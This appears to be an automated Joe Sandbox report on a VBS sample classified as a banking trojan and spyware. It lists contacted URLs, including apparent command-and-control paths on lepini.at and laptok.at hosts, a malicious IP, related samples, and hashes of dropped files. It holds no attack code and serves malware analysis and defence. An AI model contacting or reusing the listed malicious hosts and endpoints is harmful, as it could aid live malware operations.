http://fr.search.yahoo.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://api3.lepini.at/api1/MGm_2BawPNnqv/qfARarLc/23L5WAJpq6aA5FcNoQawOw8/WY2g8fAdL6/NUu66E7OS0R_2BG	explorer.exe, 0000001F.0000000 0.548344844.000000000854C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://rover.ebay.com	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000016.00000 003.464342861.00000265015AE000 .00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/_2B3RKwW/iUs9mOE_2Fy587oYC_2FhiP/cqwrXVzOiN/3iy_2FEQhtiU4caUY/vWPEHIJ26C	explorer.exe, 0000001F.0000000 0.547816387.0000000008455000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api3.lepini.at:80/api1/MGm_2BawPNnqv/qfARarLc/23L5WAJpq6aA5FcNoQawOw8/WY2g8fAdL6/NUu66E7OS0R_	explorer.exe, 0000001F.0000000 0.548239180.000000000851A000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://%s.com	explorer.exe, 0000001F.0000000 0.545744038.00000000075A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000016.00000 002.511106004.0000026500001000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000001F.0000000 2.604333034.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000016.00000 003.463966889.00000265013EA000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000016.00000 003.463966889.00000265013EA000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000016.00000 003.464342861.00000265015AE000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.about.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000016.00000 003.463966889.00000265013EA000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000001F.0000000 0.545744038.00000000075A0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321068
Start date:	20.11.2020
Start time:	10:40:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6znkPyTAVN7V.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	4

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@28/41@11/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, taskhostw.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.88.21.125, 51.104.139.180, 104.108.39.131, 51.103.5.159, 52.155.217.156, 20.54.26.129, 52.142.114.176, 95.101.22.125, 95.101.22.134, 152.199.19.161, 51.104.144.132, 23.210.248.85 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:41:21	API Interceptor	1x Sleep call for process: wscript.exe modified

Time	Type	Description
10:42:04	API Interceptor	15x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
	u061020png.dll	Get hash	malicious	Browse	• 208.67.222.222
	4.exe	Get hash	malicious	Browse	• 208.67.222.222
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 208.67.222.222
myip.opendns.com	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
	UrsnifSample.exe	Get hash	malicious	Browse	• 84.17.52.78
	sample.docm	Get hash	malicious	Browse	• 84.17.52.78
	3289fkjsdfyu.exe	Get hash	malicious	Browse	• 185.189.150.37
	bier.exe	Get hash	malicious	Browse	• 185.32.222.13
	Richiesta.doc	Get hash	malicious	Browse	• 185.32.222.13
c56.lepini.at	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199
	4xb4vy5e15.exe	Get hash	malicious	Browse	• 47.89.39.18
	SVfO6yGJ41.exe	Get hash	malicious	Browse	• 8.208.99.216
	TJJflelDEn.exe	Get hash	malicious	Browse	• 47.52.205.194
	http://googledrive-eu.com	Get hash	malicious	Browse	• 47.74.8.123
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 47.91.167.60
	Selenium.exe	Get hash	malicious	Browse	• 47.88.91.129
	http://https://bit.ly/3nnjluj	Get hash	malicious	Browse	• 47.254.133.206
	aQ1dPoFPaa.exe	Get hash	malicious	Browse	• 47.52.205.194

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\earmark.avchd	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{051BC4BB-2B60-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	70760
Entropy (8bit):	2.031622326614986
Encrypted:	false
SSDEEP:	192:rYZ3Z72C9WrtafH9M0MYtes9tTWsPV8msat5Apz5j:rYJSCUJ4+RcHHL9oyqtj
MD5:	19BC3EF4708F62D0EF88F4CC750E8BA7
SHA1:	847F0156B90A5382B5CB7BAF81809DA4721EFF9F
SHA-256:	D941C4626355485C81116B025CBB9E5E813EDBDB16021CB24E3584F58F2EBF3B
SHA-512:	74C309CA1686F20B5E6271AAA9E430D47773183F087CCA12E4096DE2F1E0376EBD7085B4B6EDCC7D9681B35B15F52D6FBE09E4BA36004149E76C2B44C121F9BA
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{051BC4BD-2B60-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28128
Entropy (8bit):	1.9138046902332249
Encrypted:	false
SSDEEP:	192:rVZHQL6ckPFjx2lkWKMhYpfr9nZR5lVr9nd9nZR5EaA:rbwOBPhgpLhmfhRnhXREd
MD5:	398929AA60398AA5D181919110243250
SHA1:	7EAD10F7AABB2C7BC59A3817D6FD6908139592FC
SHA-256:	1B51E92A344ECBB365C469BD3AC2991D634C8D9A03E8137C2160D1E307B535FF
SHA-512:	4F2A665E1445D86573C8F3558F3C948A73D19037FB1AC0D3D5DC8BA5F2FFA0B127A4FCE1E8E031B80469CBC8DB9BB1C1D8350201AB242862F52980366FE8485
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{051BC4BF-2B60-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.9246542661979418
Encrypted:	false
SSDEEP:	192:r8ZvQI6+k/XFjN2YkWTMOYBeL0s+leLgvL00yA:r8oTf/XhEcQOIeL0sGeLgvL00F
MD5:	7058A3DCE7049EBBBB6003433944FB3F
SHA1:	4C0B71D73DE115D17033F254FA07A860881F6EDF
SHA-256:	2F098F437682540AC0B3BFF6144A107D05EDCFE8F0027EBCC7E17502059E52D4
SHA-512:	22D23261A081F09A822E78F8A9B668B4C6902CF2213E99C85AEFF34CC4E1285C5F1E9861537EBD4D9F9A0EEF9283E68419140728089058 9C738BE2124C6CBE1B
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0B24B6A6-2B60-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28696
Entropy (8bit):	1.9195654979344992
Encrypted:	false
SSDEEP:	192:rhZOQ66MkeFjN2MkWZM0YRk6iycEMr6iygr:rnLlxehE4i0YkJyArJyI
MD5:	5E816306E5D3D26558CAFD82367781F6
SHA1:	11F17EE55D9E9288C784C7828739DABFAA1BAA24
SHA-256:	89E0C4C9FDB369788750F7233EC044686EE586AC75A5FAE04900801A3D2F21CE
SHA-512:	45682436F5547C3EE63B845D8624240116AF97F14435AC63E7D6DB47C3AF6AF4AE9B15063D26E8B3CE04B1B420CCC0FD7B7EC0839CDC031660C40E422B9AF34
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\1[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2408
Entropy (8bit):	5.984213394225501
Encrypted:	false
SSDEEP:	48:OurJo1eykcgE0yDBKjVqAW1iuR6RVWuYRJb77okJlfWo:nKzkyvGPW13R6vYRNsfz
MD5:	99911885EF8527B9BB520959D0400D23
SHA1:	A214A86649EBA314D4BF4C1ED2AC48CAC7EEBA1B
SHA-256:	6A56806C098AA9CD6ADFD325BE3E9A05FDA817BD175A469A5027339EEA4C9058
SHA-512:	58A1F7252A01A5EEC8375316FB178361DC6A7D1AA6275370B760D15376EB47DE50901CD5F024AB6B738EB22FC0447D249126F76ABA3B2EBF81F4E2BE3CB96F8E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/QdpN8R1Zxydo1sWwz/dLDbxLZDRc0K/NqGQWShgOQF/J_2BAL2WZ8_2BO/wleDsz6XPtrejMXvExKU_/2B47KheFhTVz6OHb/U8BHNRse2TRbQUl/t4VunRcZuRVr1P5Yn8/vdcf8SUP6/tiGlFE6jFupRpiPfDk7q/1tiJD_2B3O0KnOAOHpk/hj_2B_2BJ_2FTygogOh927/rHfuAtp29MX7x/A_2B0dM4/eZkJa3YiO8U7UX1dLO9738r/QF_2FAV_2B/2P7sELH5zi9v_2FVk/N6T6tg_2Fhv_/0A_0DGou2O0/txLMOZmvcHnBqh/tXlcbpB0l_2B98Y5d82fD/5OpvYLLEKf7MUfb_/2BVb4feXqkslzZ/1
